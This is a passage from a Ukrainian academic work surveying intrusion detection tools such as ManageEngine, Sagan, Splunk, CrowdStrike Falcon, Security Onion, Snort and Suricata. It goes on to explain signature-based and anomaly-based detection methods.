

Рисунок 1.4 – Інтерфейс ManageEngine

Модуль управління журналами виконує функції централізованого збору та зберігання системних повідомлень, а також інформації, отриманої за протоколом SNMP [18]. Для кожного лог-запису формується окремий набір метаданих, який

характеризує параметри відповідної події. Захищеність журналів забезпечується застосуванням механізмів стиснення та криптографічного шифрування, при цьому доступ до інформації контролюється засобами автентифікації. У випадку виявлення ознак несанкціонованого втручання в лог-файли система автоматично ініціює відновлення даних з резервних копій. Інформаційна панель підтримує гнучку конфігурацію та надає можливість розмежування доступу до функціональних компонентів між різними групами користувачів.

Підсистема звітності забезпечує перевірку відповідності вимогам регламентованих стандартів, зокрема PCI DSS, FISMA та HIPAA, а також дозволяє формувати сповіщення щодо поточного стану відповідності системи.

Основні особливості та переваги ManageEngine включають:

1) налаштовувані інформаційні панелі, що ефективно застосовуються в мережевих операційних центрах;

2) кілька каналів сповіщень, які дозволяють інформувати команди через SMS, електронну пошту або інтегровану програму;

3) моніторинг цілісності файлів, що функціонує як система раннього попередження щодо програм-вимагачів, втрати даних та проблем з доступом;

4) функції аналізу журналів, які дають змогу адміністраторам готувати звіти для судових або розслідувальних процедур.

Серед недоліків варто відзначити обмежені можливості пошуку, зокрема недостатню підтримку операторних функцій, таких як символи підстановки. Аналізатор журналів подій працює локально на Windows або Linux і може інтегруватися з інструментами управління інфраструктурою ManageEngine. Крім того, доступна безкоштовна версія, що обмежує використання до п’яти джерел журналів, а також 30-денна пробна версія, яка дозволяє оцінити переваги інструменту для потреб бізнесу.

1.3.4 Quadrant Sagan

Quadrant Sagan - є безкоштовною системою виявлення вторгнень на основі хосту, розробленою для платформ Unix, Linux та Mac OS. Вона здатна збирати

повідомлення журналу подій Windows, навіть якщо сама система Windows не активна [4, 18]. Така функціональність забезпечує централізований контроль подій безпеки в багатоплатформному середовищі.

Для зменшення навантаження на центральний сервер логів обробку можна розподілити між кількома вузлами. Sagan використовує поєднання методів виявлення: сигнатурного та аномалійного (рис. 1.5), що дозволяє ефективно виявляти як відомі загрози, так і нетипову активність користувачів та процесів.



Рисунок 1.5 – Схема роботи Sagan

Sagan надає можливість автоматизувати дії у відповідь на виявлені загрози, що значно прискорює реакцію на потенційні вторгнення. Однією з відмінних рис цього інструменту є функція геолокації IP-адрес, яка сповіщає адміністратора, коли активність кількох адрес пов’язана з одним географічним місцем. Крім того,

система підтримує правила, прив'язані до часу, що дозволяє ініціювати сповіщення за певних часових умов.

Інструмент інтегрується зі Snort, що дає змогу поєднувати переваги мережевого моніторингу та аналізу даних на рівні хосту, а вбудований механізм виконання скриптів забезпечує функції, подібні до IPS. У нових версіях Sagan додано підтримку файлу журналу автентифікації для систем на Debian і нестандартну мітку часу Sophos UTM для компонента analysisd (3.6.0), що покращує точність аналізу та розширює можливості інтеграції з іншими інструментами безпеки. Завдяки такому поєднанню функцій система стає гнучким рішенням для контролю подій безпеки в багатоплатформному середовищі.

1.3.5 Splunk

Splunk аналогічно як деякі попередні рішення, пропонує гнучкість як HIDS, та NIDS. Інтерфейс користувача представлено на рисунку 1.6, що демонструє основні можливості роботи з даними.



Рисунок 1.6 - Графічний інтерфейс Splunk

Базова безкоштовна версія переважно реалізує HIDS-функції і не включає мережеві механізми оповіщення, однак підходить для аномального виявлення [4]. Найбільш функціональною є комерційна версія Splunk Enterprise, також доступна хмарна модель розгортання Splunk Cloud на базі SaaS.

Система підтримує автоматизацію робочих процесів через модуль Adaptive Operations Framework, що дозволяє створювати сценарії для ініціювання сповіщень. Механізми автоматичного реагування на інциденти доступні лише у преміум-версіях. Інформаційна панель Splunk забезпечує зручну та наочну візуалізацію даних, включаючи лінійні графіки, кругові діаграми та інші типи візуалізацій. Усі версії Splunk оснащені вбудованим аналізатором даних, що дозволяє узагальнювати та сортувати інформацію, здійснювати пошук за різними критеріями.

1.4 Аналіз інструментів хостового моніторингу

1.4.1 Falcon Intelligence

CrowdStrike Falcon Intelligence працює на рівні кінцевих пристроїв, перехоплюючи мережевий трафік, який надходить на хост, хоча традиційні NIDS зазвичай аналізують трафік у мережі. Інтерфейс користувача CrowdStrike Falcon Intelligence наведено на рисунку 1.7.



Рисунок 1.7 - Інтерфейс CrowdStrike Falcon Intelligence

На відміну від HIDS, ця система оперує даними в реальному часі, а не шляхом читання журналів, тому її класифікують як NIDS [8, 10].

Falcon Intelligence дозволяє інтегрувати інші мережеві системи виявлення, створюючи правила, які можна застосовувати в Yara або Snort. Ці правила спершу генеруються сервісом Falcon Intelligence, а потім перевіряються та, за потреби, коригуються експертами з кібербезпеки у штаб-квартирі CrowdStrike.

У більшості випадків процеси у Falcon Intelligence виконуються автоматично, що значно підвищує ефективність моніторингу та реагування на загрози. Водночас найвищий тарифний план, Falcon Intelligence Elite, передбачає наявність виділеного аналітика з кібербезпеки для персоналізованого супроводу та аналізу загроз. Проміжний тариф, Falcon Intelligence Premium, включає можливість індивідуального сканування Інтернету на предмет згадок про компанію, що дозволяє своєчасно виявляти потенційні ризики і реагувати на них.

1.4.2 Security Onion

Security Onion є потужним рішенням для Linux і представляє собою проєкт з відкритим кодом, що підтримується спільнотою користувачів.

Інтерфейс користувача наведено на рисунку 1.8.



Рисунок 1.8 - Kibana з Security Onion

Це програмне забезпечення для виявлення вторгнень працює на платформі Ubuntu і інтегрує ряд відомих утиліт для аналізу мережі, таких як Snort, Zeek та Suricata.

Функціональність системи доповнюється підтримкою OSSEC, а візуалізація даних здійснюється через інтерфейс Kibana. Крім того, Security Onion включає відомі інструменти EKSA, NetworkMiner, Snorby, Squert, Squil та Xplico, що забезпечують широкий спектр можливостей для аналізу подій. Програмне забезпечення використовує комбіновані методи виявлення, поєднуючи сигнатурні підходи з аномальним аналізом [12].

Серед переваг Security Onion слід відзначити безкоштовне програмне забезпечення з відкритим кодом, високий рівень деталізації, що дозволяє проводити криміналістичний аналіз, інтегрований аналізатор пакетів та можливості відтворення мережевого трафіку.

До недоліків відноситься обмежена доступність лише для платформ Linux, а також необхідність використання Kibana для візуалізації даних, що іноді ускладнює роботу користувача через менш зручний інтерфейс.

1.4.2 Snort

Snort є безкоштовним проєктом з відкритим кодом, що належить компанії Cisco Systems, і на сьогодні вважається одним із провідних рішень у категорії NIDS. Платформа підтримується на всіх ОС, окрім MAC. Snort також функціонує як сніфер пакетів, збираючи копії мережевого трафіку для їх подальшого аналізу. Проте можливості системи виходять за межі простої фіксації трафіку. Snort має кілька режимів роботи, одним із яких є активне виявлення вторгнень. У цьому режимі інструмент застосовує базові політики, які формують основу правил для визначення підозрілих дій у мережі.

Базові політики забезпечують гнучкість і адаптивність Snort, проте для мінімізації помилкових спрацьовувань їх необхідно точно налаштувати відповідно до типової активності мережі. Користувачі можуть створювати власні

базові політики, але це не є обов'язковим, оскільки готові пакети правил доступні для завантаження з офіційного вебсайту Snort (див. рисунок 1.9).



Рисунок 1.9 – Вебінтерфейс Snort

Додатково платформа підтримує спільноту користувачів через форум, де можна обмінюватися досвідом та отримувати відповіді на різні запитання. Водночас відсутність офіційної комерційної підтримки означає, що освоєння більш складних налаштувань може потребувати додаткового часу та зусиль.

1.4.3 OISF Suricata

Suricata Project є системою виявлення вторгнень на основі мережі (NIDS), що функціонує на прикладному рівні моделі OSI, забезпечуючи глибоку видимість і аналіз кількох пакетів одночасно. Цей безкоштовний інструмент пропонує функціональні можливості, подібні до Zeek, при цьому комбінуючи підходи сигнатурного та аномального виявлення. Незважаючи на роботу на програмному рівні, Suricata зберігає повний доступ до інформації заголовків пакетів, що дозволяє детально аналізувати протоколи транспортного, мережевого та навіть прикладного рівнів, включно з можливістю оцінки шифрованих даних [18].

Інструмент здатний перевіряти не лише структуровані дані пакетів, а й додаткові атрибути трафіку, такі як сертифікати TLS, HTTP-запити, DNS-транзакції, що надає можливість виявляти складні атаки на різних рівнях мережевої взаємодії. Suricata також підтримує витяг сегментів із файлів на бітовому рівні для пошуку шкідливого коду, що робить її ефективним інструментом для проактивного аналізу безпеки. Крім того, завдяки інтеграції з іншими платформами моніторингу, система дозволяє корелювати події з різних джерел, підвищуючи точність виявлення складних та прихованих загроз. Інтерфейс користувача з прикладами візуалізації наведено на рисунку 1.10, що демонструє широкі аналітичні можливості Suricata для моніторингу мережевого середовища.



Рисунок 1.10 – Інтерфейс Suricata

Suricata збирає та аналізує дані на прикладних рівнях, забезпечуючи детальну видимість активності, яку іноді важко отримати за допомогою інших рішень. Система здатна перевіряти цілісність сертифікатів у протоколах TLS, HTTP та SSL, підвищуючи рівень безпеки обміну даними. Крім того, Suricata сумісна з інструментами, що використовують формат правил VRT, що дозволяє інтегрувати її у вже наявні процеси виявлення вторгнень та підвищує гнучкість у налаштуванні правил безпеки.

РОЗДІЛ 2 МЕТОДИ І ПІДХОДИ ДО ВИЯВЛЕННЯ ВТОРГНЕНЬ

2.1 Сигнатурні методи ідентифікації кіберзагроз

Першим підходом для виявлення вторгнень у мережах було використання аналізу сигнатур. Системи, що базуються на цьому методі (SIDS), працюють за принципом зіставлення шаблонів для виявлення відомих атак і часто називаються системами на основі знань або системами виявлення неправильного використання. Серед найбільш поширених на сьогодні SIDS виділяють Snort, Suricata, Netstat та Bro. У таких системах зіставлення сигнатур здійснюється з базою даних відомих вторгнень: якщо поточна активність збігається з уже зареєстрованою сигнатурою, система генерує сповіщення про загрозу. При цьому SIDS аналізують журнали хостів для виявлення послідовностей команд або дій, які раніше були класифіковані як шкідливе програмне забезпечення.

Головним обмеженням сигнатурних IDS є залежність від наявності актуальної бази сигнатур: якщо вона недоступна, мережа залишається вразливою. Крім того, нові атаки, що ще не додані до бази, можуть залишитися непоміченими [13]. Традиційні методи роботи SIDS передбачають перевірку мережевих пакетів і порівняння їх із базою сигнатур, проте такі підходи не здатні розпізнати складні атаки, що поширюються на кілька пакетів. У сучасному середовищі для правильного виявлення загроз необхідно аналізувати підписи, що формуються з декількох пакетів, а для цього система повинна зберігати і відслідковувати вміст попередніх пакетів.

Створення підписів для SIDS традиційно здійснювалося різними методами: від використання кінцевих машин до шаблонів формальних мовних рядків або визначення семантичних умов. Крім того, SIDS здатні відслідковувати як шаблони, що зберігаються в базі даних і регулярно оновлюються, так і стани системи — дії, що виконуються всередині неї, забезпечуючи комплексний контроль активності.

На початковому етапі система перебуває у нормальному стані, коли жодних атак не спостерігається. У разі успішного вторгнення вона переходить у скомпрометований стан, тобто атака завершується проникненням або

зараженням. Будь-яка дія — наприклад, встановлення з’єднання через протокол, що порушує внутрішню політику безпеки, або активація шкідливого програмного забезпечення — може призвести до зміни стану системи.

Головною концепцією сигнатурних систем виявлення вторгнень є створення бази даних сигнатур відомих атак і порівняння з поточними подіями у системі. Якщо поточна активність відповідає записаній сигнатурі, генерується сигнал тривоги. Наприклад, правило у вигляді «if: antecedent – then: consequent» може працювати так: «якщо IP-адреса джерела збігається з IP-адресою призначення, позначити подію як атаку». Таким чином, SIDS відслідковують не окремі дії, а стан системи в цілому [14].

Проте збільшення кількості атак нульового дня значно знизило ефективність сигнатурних методів, оскільки нові загрози не мають попередньо визначених підписів. Поліморфні форми шкідливого програмного забезпечення та зростання цілеспрямованих атак ще більше підривають надійність традиційного підходу.

Одним із можливих шляхів вирішення цієї проблеми є використання систем, що працюють за принципом виявлення аномалій (AIDS), які замість перевірки на відхилення від підписів створюють профілі допустимої поведінки системи, дозволяючи відокремлювати нормальні дії від потенційно шкідливих, як буде детально розглянуто в наступному пункті.

2.2 Підходи на основі аномалій до виявлення підозрілої активності

На відміну від сигнатурного підходу, системи виявлення на основі аномалій орієнтовані на виявлення нових, ще невідомих атак шляхом моделювання поведінки, що вважається нормальною для конкретної системи, та визначення потенційно шкідливих дій, які відхиляються від цієї моделі.

Основним інструментом для досягнення цієї мети є методи машинного навчання, що дозволяють класифікувати події, наприклад, як нормальні або як атаки/вторгнення.

На початковому етапі збору даних перші зафіксовані події системи з навколишнього середовища зберігаються у базі даних. Для кожної події витягується набір ознак, який формується в структурований набір даних.

Цей набір даних застосовується у алгоритмах машинного навчання для створення моделі типової поведінки, що надалі слугує основою для порівняння нових спостережень.

Щоб система працювала коректно, потрібен період навчання, під час якого адміністратори зазвичай рекомендують тимчасово відключити генерацію сигналів тривоги, даючи алгоритмам можливість накопичити достатню кількість даних. У процесі навчання виділяють три ключові напрямки, що визначають ефективність роботи системи AIDS у майбутньому.

2.2.1 Класифікація аномалій

Попри здатність такого підходу виявляти раніше невідомі типи атак, він має певні обмеження, зокрема можливість виникнення хибних спрацьовувань, коли нові, але легітимні дії системи помилково класифікуються як шкідливі. Система оцінює поточну діяльність мережі, порівнюючи її з аналогічними проміжками часу, та визначає відхилення від нормальної поведінки. У цьому сенсі даний тип IDS схожий на метод відстеження станів, однак він характеризується ширшим охопленням та більшою деталізацією аналізу.

Аномалії діляться на три категорії:

1) статичні;
2) аномалії на основі протоколів;
3) аномалії на основі трафіку.

Статистичні аномалії фіксуються тоді, коли система IDS формує модель звичайної діяльності мережі, враховуючи обсяг вхідного та вихідного трафіку, запущені програми та інші параметри, а потім порівнює її з поточними показниками. Наприклад, якщо для певної компанії типовим є збільшення трафіку на 90% у будні дні, а спостерігається стрибок на 900%, система автоматично спрацьовує та повідомляє про потенційну загрозу.

Для виявлення аномалій у протоколах IDS аналізує комунікаційні протоколи, їх взаємодію з користувачами та додатками та формує відповідні профілі. Наприклад, вебсервер зазвичай обслуговує HTTP-запити на порту 80 та HTTPS-запити на порту 443. Якщо передача даних здійснюється через нетиповий порт, система виявляє відхилення та генерує сповіщення.

